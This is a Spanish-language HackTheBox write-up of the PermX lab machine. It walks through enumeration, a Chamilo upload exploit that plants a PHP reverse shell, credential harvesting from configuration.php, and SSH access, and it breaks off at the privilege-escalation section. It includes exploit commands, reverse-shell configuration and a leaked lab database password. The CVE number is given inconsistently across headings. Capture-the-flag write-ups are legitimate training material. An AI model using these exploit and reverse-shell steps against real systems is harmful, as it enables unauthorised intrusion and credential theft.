



# HACKTHEBOX

## Informe Técnico Máquina PermX

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	06 Jul 2024	Easy	20

### Web Enumeration

Remote code execution by CVE-2023-4430 (Chamilo Vuln.)

Filtrado de información en bases de datos MySQL.

Establecer conexión mediante SSH

Escalada de privilegios - Symbolic link attack

**Autor:** F1r0x

13 de octubre de 2024

# Índice

<b>1. Antecedentes</b>	<b>2</b>
<b>2. Objetivos</b>	<b>2</b>
<b>3. Consideraciones</b>	<b>2</b>
<b>4. Reconocimiento</b>	<b>3</b>
4.1. Escaneo de puertos abiertos con Nmap. . . . .	3
4.2. Servicios y versiones encontrados con Nmap. . . . .	3
<b>5. Detección de vulnerabilidades.</b>	<b>4</b>
5.1. Puerto 22 - Servicio SSH: . . . . .	4
5.2. Puerto 80 - Servicio HTTP: . . . . .	4
5.2.1. Reconocimiento: . . . . .	4
5.2.2. Visualización de la web: . . . . .	5
5.2.3. Descubrimiento de dominios mediante Wfuzz. . . . .	6
5.3. Remote code execution CVE-2023-4330 (Chamilo vulnerability) . . . . .	8
5.4. Acceso al sistema como el usuario www-data. . . . .	9
5.4.1. Recopilación de información. . . . .	9
5.4.2. Linpeas . . . . .	9
5.4.3. Revisión de los directorio de sitios web. . . . .	11
5.4.4. Fuga de iformación y recopilación de credenciales. . . . .	12
<b>6. Acceso al sistema</b>	<b>13</b>
6.1. Acceso a la base de datos mediante MySQL . . . . .	13
6.2. Conexión mediante SSH . . . . .	15
<b>7. Escalada de privilegios.</b>	<b>16</b>
7.1. Symbolic link attack (Ataque de enlace simbólico) . . . . .	17
7.1.1. Creación de un enlace simbólico. . . . .	17
7.1.2. Ejecución del script acl.sh sobre el enlace simbólico. . . . .	17
7.1.3. Modificación del archivo sudoers. . . . .	17
7.1.4. Acceso al sistema como root . . . . .	19

## 1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **PermX** de la plataforma [HackTheBox](#).




Figura 1: Detalles de la máquina.




Figura 2: IP de la máquina.



## 2. Objetivos

Conocer el estado de seguridad actual del servidor **PermX**, enumerando posibles vectores de explotación y determinando el alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

## 3. Consideraciones

Una vez finalizadas las jornadas de auditoría, se llevará a cabo una fase de saneamiento y buenas prácticas con el objetivo de securizar y evitar ser víctimas de un futuro ataque en base a los vectores explotados.




Figura 3: Flujo de trabajo.

## 4. Reconocimiento

### 4.1. Escaneo de puertos abiertos con Nmap.

```
nmap -p- --open -sS -vvv -Pn 10.10.11.35 -oG puertosAbiertos
```

Listing 1: Recocimineto de puertos abiertos con Nmap

A través de este script, fue posible detectar puertos adicionalmente abiertos:

TCP
Puertos
22, 80

Resultado del escaneo de puertos abiertos mediante Nmap.



Figura 4: Puertos abiertos.

### 4.2. Servicios y versiones encontrados con Nmap.

Una vez finalizada la fase de enumeración de puertos, se detectaron los servicios y versiones que corrían bajo estos, representando a continuación los más significativos bajo los cuales fue posible explotar el sistema:

```
nmap -sVC -vvv -p 22,80 10.10.11.35 -oG puertosAbiertos
```

Listing 2: Reconocimiento de servicios y sistemas con Nmap.




Figura 5: Tecnologías encontradas.

Utilizando las siguientes opciones de Nmap escaneamos los servicios y versiones que podemos visualizar en la Figura 5. Los resultados serán guardados en el archivo "puertosAbiertos".

## 5. Detección de vulnerabilidades.

### 5.1. Puerto 22 - Servicio SSH:

Hemos tratado de conectarnos sin autenticación a través de SSH pero no hemos tenido éxito.

### 5.2. Puerto 80 - Servicio HTTP:

#### 5.2.1. Reconocimiento:

Para ver las tecnologías que se están utilizando en el servicio http del puerto 80 podemos utilizar la herramienta **WhatWeb**.

```
whatweb 10.10.11.23
```

Listing 3: Reconocimiento de servicios y sistemas con Nmap.

```
> whatweb 10.10.11.23
http://10.10.11.23 [302 Found] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.5
2 (Ubuntu)], IP[10.10.11.23], RedirectLocation[http://permx.htb], Title[302 Found]
ERROR Opening: http://permx.htb - no address for permx.htb
```

Figura 6: Tecnologías encontradas mediante Whatweb.

Parece ser que el puerto 80 está redireccionando al dominio `http://permx.htb`. Para poder visualizar la redirección debemos de incluirla en el archivo `\etc\hosts`.

```
sudo echo '10.10.11.23 permx.htb' >> /etc/hosts
```

Listing 4: Registrar dominio en el archivo `/etc/hosts`.

```
sudo echo '10.10.11.23 permx.htb' >> /etc/hosts
```

Figura 7: Incluir dominio en `/etc/hosts`.

```
File: /etc/hosts

127.0.0.1    localhost
127.0.1.1    kali.kali  kali

# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters

10.10.11.23 permx.htb
```

Figura 8: Archivo `/etc/hosts`.

Ahora podemos volver a realizar el escaneo mediante **WhatWeb** el cual nos reportará algo más de información.

```
> whatweb permx.htb
http://permx.htb [200 OK] Apache[2.4.52], Bootstrap, Country[RESERVED][ZZ], Email[permx@htb.com], HTML5, HT
TPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.23], JQuery[3.4.1], Script, Title[eLEARNING]
```

Figura 9: Resultados de la herramienta Whatweb.

Indormación reportada:

- Dominio: **http://permx.htb**
- Correo electrónico: **permx@htb.com**
- Biblioteca JavaScript: **JQuery 3.4.1**
- Título de la web: **eLEARNING**

### 5.2.2. Visualización de la web:




Figura 10: Web http://permx.htb

Tras revisar la página web principal no hemos encontrado ninguna vulnerabilidad o posible vector de ataque. Ahora utilizaremos la herramienta **Wfuzz** para buscar posibles dominios activos.

### 5.2.3. Descubrimiento de dominios mediante Wfuzz.

```
wfuzz -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hh
271,36182 http://permx.htb/FUZZ
```

Listing 5: Descubrimiento de directorios mediante Wfuzz.

Tras realizar un primer escaneo encontramos los directorios básico de un página web:

- **img**
- **css**
- **lib**
- **js**

```
> wfuzz -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hh 271,36182 http://permx.htb/FUZZ

*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://permx.htb/FUZZ
Total requests: 220565

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000045:  301       9 L    28 W   304 Ch  "img"
000000556:  301       9 L    28 W   304 Ch  "css"
000000727:  301       9 L    28 W   304 Ch  "lib"
000000959:  301       9 L    28 W   303 Ch  "js"
```

Figura 11: Descubrimiento de dominios con Wfuzz.

Tras revisar el contenido de los directorios encontrados no hemos visto nada relevante así que procedemos a un segundo escaneo, esta vez buscaremos subdirectorios. En esta ocasión utilizare el diccionario de subdominios **subdomains-top1million-5000.txt**.

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host:http://
FUZZ.permx.htb' --hc 400,302 http://permx.htb
```

Listing 6: Descubrimiento de subdominios mediante Wfuzz.

Subdominios encontrados:

- **lms**

```
> wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host:FUZZ.permx.ht
b" --hc 400,302 http://permx.htb

*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://permx.htb/
Total requests: 4989

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000001:  200       586 L   2466 W  36182 Ch  "www"
000000477:  200       352 L   940 W   19347 Ch  "lms"
```

Figura 12: Descubrimiento de subdominios con Wfuzz.

Para poder visualizar el subdirectorío debemos de incluirlo en el archivo `/etc/hosts`:

```
sudo echo '10.10.11.23 lms.permx.htb' >> /etc/hosts
```

Listing 7: Registrar subdominio en el arhvio `/etc/hosts`

```
> sudo echo '10.10.11.23 lms.permx.htb' >> /etc/hosts
[sudo] contraseña para firox:
> catn /etc/hosts

127.0.0.1        localhost
127.0.1.1        kali.kali        kali

# The following lines are desirable for IPv6 capable hosts
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters

10.10.11.23    permx.htb
10.10.11.23    lms.permx.htb
```

Figura 13: Archivo `/etc/hosts`

Este subdominio parece contener una página de inicio de sesión la cual utiliza el sistema **Chamilo**.



Figura 14: Dirección `http://lms.permx.htb`.

**Chamilo** es un sistema de gestión de aprendizaje o LMS, diseñado para apoyar a la educación en línea. Es una plataforma de software libre escrita en PHP, cuyo propósito es mejorar la educación y su acceso a ella a nivel mundial

Tras buscar información acerca de este sistema encontramos que existe una vulnerabilidad que permiten el acceso si autenticación: **CVE-2023-4220**.

#### Dirección URL


Chamilo-CVE-2023-4220-Exploit

### 5.3. Remote code execution CVE-2023-4330 (Chamilio vulnerability)

Este exploit nos permite subir un archivo y ejecutarlo en el sistema. El archivo que subiremos será una reverse shell programada en php. En primer lugar, configuraremos nuestra reverse-shell.php con nuestra dirección Ip y especificaremos un puerto de escucha.

#### Dirección URL

php-reverse-shell.php



```
GNU nano 8.1 php-reverse-shell.php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.165'; // CHANGE THIS
$port = 8888; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -l';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

Figura 15: Configuración del archivo php-reverse-shell.php.


Una vez tengamos configurada nuestra reverse shell, nos pondremos en escucha con **nc** por el puerto **8888** y ejecutaremos el exploit para tratar de subirla a la máquina y establecer conexión.

```
nc -lvnp 8888
```

Listing 8: Escucha con nc por el puerto 8888

```
./CVE-2023-4220.sh -f php-reverse-shell.php -h http://lms.permx.htb -p 8080
```

Listing 9: Ejecución del exploit.



```
./CVE-2023-4220.sh -f php-reverse-shell.php -h http://lms.permx.htb -p 8080
-e
The file has successfully been uploaded.
-e # Use This letter For Interactive TTY ;)
# python3 -c 'import pty;pty.spawn("/bin/bash")'
# export TERM=xterm
# CTRL + Z
# stty raw -echo; fg
-e # Starting Reverse Shell On Port 8080 . . . . .
-e Listening on 0.0.0.0 8080

nc -lvnp 8888
Listening on 0.0.0.0 8888
perConnection received on 10.10.11.23 42022
Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
23:44:11 up 2 days, 13:37, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

Figura 16: Shell inversa establecida.

## 5.4. Acceso al sistema como el usuario www-data.

Tras establecer la conexión, podemos realizar un tratamiento de la **tty** para tener una mejor interacción con la consola.

### 5.4.1. Recopilación de información.

Tras revisar los principales directorios a los cual tenemos acceso como el usuario **www-data**, no hemos encontrado nada interesante. El siguiente paso será recopilar la mayor información posible sobre el sistema para buscar posibles vulnerabilidades y ganar privilegios.

```
$ clear
TERM environment variable not set.
$ uname -a
Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
```

Figura 17: Recopilación de información.

Arquitectura del sistema:

- Sistem: Ubuntu 22.04.4 LTS (Jammy JellyFish)
- Kernel: Linux 5.15.0-113-generic
- Arquitectura: 64 bits

Usuarios encontrados:

- root
- www-data
- mtz /home/mtz

```
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
```

Figura 18: Comando: cat /etc/passwd

### 5.4.2. Linpeas

Para poder recopilar la mayor cantidad posible de información y tratar de encontrar vulnerabilidades utilizaremos la herramienta **Linpeas**.

**Dirección URL**

[Repositorio linpeas](#)

Para transferir Linpeas de nuestro sistema a la máquina podemos utilizar un servidor http.server y descargarlo desde la máquina.

```
> ls
linPeas
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```

linPeas
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.23 - - [14/Oct/2024 10:15:59] "GET /linPeas HTTP/1.1"
www-data@permx:/tmp$ curl -O http://10.10.14.165/linPeas
curl -O http://10.10.14.165/linPeas
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 3131k 100 3131k 0 0 1685k 0 0:00:01 0:00:01 --:--:-- 1685k
www-data@permx:/tmp$ ls
linPeas

```

Figura 19: Transferir Linpeas a través de http.server

Una vez descargado en el sistema víctima mediante el comando **curl**, debemos de darle permisos de ejecución:

```
chmod +x linPeas
./linPeas
```

```
www-data@permx:/tmp$ chmod +x linPeas
chmod +x linPeas
www-data@permx:/tmp$ ./linPeas
./linPeas
```

Tras ejecutar LinPeas no encontramos mucha más información de la que ya tenemos, tampoco he podido terminar de analizar el sistema ya que LinPeas por algún motivo a mitad servicio se detiene.

Algo interesante que si que nos ha reportado son posibles vulnerabilidades las cuales comprobaremos si son funcionales, las que más destacan son la vulnerabilidad **DirtyPipe** y la **PwnKit**.

```

Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-0847] DirtyPipe

Details: https://dirtypipe.cm4all.com/
Exposure: less probable
Tags: ubuntu=(20.04|21.04),debian=11
Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: less probable
Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

```

Figura 20: Linpeas: Explotaciones recomendadas.

### 5.4.3. Revisión de los directorio de sitios web.

El directorio `/var/www` es el lugar por defecto donde se almacenan los archivos de los sitios web en muchas distribuciones de Linux, especialmente en aquellas que utilizan servidores web como Apache o Nginx.

En nuestro caso tras realizar una inspección encontramos que dentro del directorio del sitios web, a parte de la web que hemos visitado anteriormente, tenemos acceso a un directorio llamado **Chamilo**.

```
www-data@permx:/var/www$ ls
ls
chamilo  html
```

Figura 21: Directorio chamilo.

Tras rebuscar dentro de este directorio, hemos encontrado un archivo `configuration.php` en la ruta `/var/www/chamilo/app/config/`, el cual, tras realizar un filtrado con el comando `grep` por la palabra `administrator`, vemos que contiene un mensaje y unas credenciales.

```
www-data@permx:/var/www/chamilo/app/config$ ls
ls
add_course.conf.dist.php  course_info.conf.php  profile.conf.dist.php
add_course.conf.php      events.conf.dist.php  profile.conf.php
assetic.yml               events.conf.php       routing.yml
auth.conf.dist.php       fos                   routing_admin.yml
auth.conf.php            ivory_ckeditor.yml   routing_dev.yml
config.yml               mail.conf.dist.php   routing_front.yml
config_dev.yml           mail.conf.php        security.yml
config_prod.yml         migrations.yml       services.yml
configuration.php        mopa                 sonata
course_info.conf.dist.php parameters.yml.dist
```

Figura 22: Directorio `/var/www/chamilo/app/config/`

```
www-data@permx:/var/www/chamilo/app/config$ wc -l configuration.php
wc -l configuration.php
2491 configuration.php
```

Figura 23: Número de líneas del archivo `configuration.php`

Recomiendo realizar el filtrado con `grep` ya que como podemos ver con el comando `wc -l` el archivo contiene más de dos mil líneas.

```
* This file contains a list of variables that can be modified by the campus site's server administrator.
* Pay attention when changing these variables, some changes may cause Chamilo to stop working.
* If you changed some settings and want to restore them, please have a look at
* configuration.dist.php. That file is an exact copy of the config file at install time.
* Besides the $_configuration, a $_settings array also exists, that
* contains variables that can be changed and will not break the platform.
* These optional settings are defined in the database, now
* (table settings_current).
*/

// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6LY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

Figura 24: Mensaje comentado del archivo `configuration.php`

El mensaje dentro del archivo **configuration.php** nos indica que esta lista contiene variables que pueden ser modificadas por el administrador del servidor del campus y no indica que han existido distintas configuraciones opcionales las cuales están definidas en la base de datos.

```
www-data@permx:/var/www/chamilo/app/config$ cat configuration.php | grep -A 5 -B 5 "administrator"
5 "administrator"php | grep -A 5 -B
<?php
// Chamilo version 1.11.24
// File generated by /install/index.php script - Sat, 20 Jan 2024 18:20:32 +0000
/* For licensing terms, see /license.txt */
/**
 * This file contains a list of variables that can be modified by the campus site's server administrator.
 * Pay attention when changing these variables, some changes may cause Chamilo to stop working.
 * If you changed some settings and want to restore them, please have a look at
 * configuration.dist.php. That file is an exact copy of the config file at install time.
 * Besides the $_configuration, a $_settings array also exists, that
 * contains variables that can be changed and will not break the platform.
```

Figura 25: Mensaje comentado del archivo configuration.php

#### 5.4.4. Fuga de información y recopilación de credenciales.

Lo más interesante de este mensaje es que nos deja las credenciales del usuario **chamilo** para el acceso a la base de datos. Nos indica entre varios parámetros:

- Nombre del host: **localhost**
- Puerto de acceso: **3306**
- Nombre de la base de datos: **chamilo**
- Nombre del usuario: **chamilo**
- Contraseña: **03F\*\*\*\*\*bkW8**

```
// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F61Y3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

Figura 26: Credenciales de la base de datos.

## 6. Acceso al sistema

Tras conseguir las credenciales, todo indica que el vector de ataque de este sistema debía de enfocarse en la recopilación de información de la base de datos, no obstante, al decidir probar la contraseña que hemos recuperado con los usuarios que conocemos (mtz, administratos y chamilo) ya que el puerto 22 SSH esta activo. Tras probar las credenciales hemos obtenido una coincidencia con el usuario **mtz** con el cual nos hemos podido conectar por el servicio **ssh**.

En primer lugar, antes de seguir a través de la conexión ssh, vamos a revisar la base de datos, ya que podría tener más información que nos podría ser útil en el futuro.

### 6.1. Acceso a la base de datos mediante MySQL

Ahora podemos acceder a la base de datos mediante **mysql**:

```
www-data@permx:/$ mysql -u chamilo -p -h localhost -P 3306 chamilo
mysql -u chamilo -p -h localhost -P 3306 chamilo
Enter password: 03F6lY3uXAP2bkW8

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 38
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [chamilo]> |
```

Figura 27: Acceso a la base de datos mediante MySQL.

Ahora podemos listar las tablas existentes con el comando **"show tables;"**.

```
show tables;
```

Listing 10: Mostrar todas las bases de datos.

```
MariaDB [chamilo]> show tables;
show tables;
+-----+
| Tables_in_chamilo |
+-----+
| access_url         |
| access_url_rel_course |
| access_url_rel_course_category |
| access_url_rel_session |
| access_url_rel_user |
| access_url_rel_usergroup |
| admin              |
| announcement_rel_group |
| block              |
| branch_sync        |
| branch_transaction |
```

Figura 28: Mostrar tablas existentes.



## 6.2. Conexión mediante SSH

Como he mencionado anteriormente, las credenciales recopiladas en el archivo **configuration.php** nos sirven también para conectarnos a la máquina víctima a través del servicio SSH.

```
> ssh mtz@10.10.11.23
mtz@10.10.11.23's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon Oct 14 12:31:47 PM UTC 2024

System load:  0.0                Processes:            248
Usage of /:   59.0% of 7.19GB    Users logged in:     0
Memory usage: 21%                IPv4 address for eth0: 10.10.11.23
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  1 13:09:13 2024 from 10.10.14.40
mtz@permx:~$ |
```

Figura 31: Conexión ssh.

Ahora que ya tenemos acceso al sistema y hemos podido visualizar la primera flag en el archivo **user.txt** situado en el directorio **/home/mtz**, debemos de recopilar información para buscar posibles vectores para la escalada de privilegios.

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
mtz@permx:~$ |
```

Figura 32: Permisos de superusuario para usuario mtz.

En esta ocasión, al mostrar los permisos de superusuario que tiene nuestro usuario actual vemos como podemos ejecutar el archivo `/opt/acl.sh` como si fuéramos root.

## 7. Escalada de privilegios.

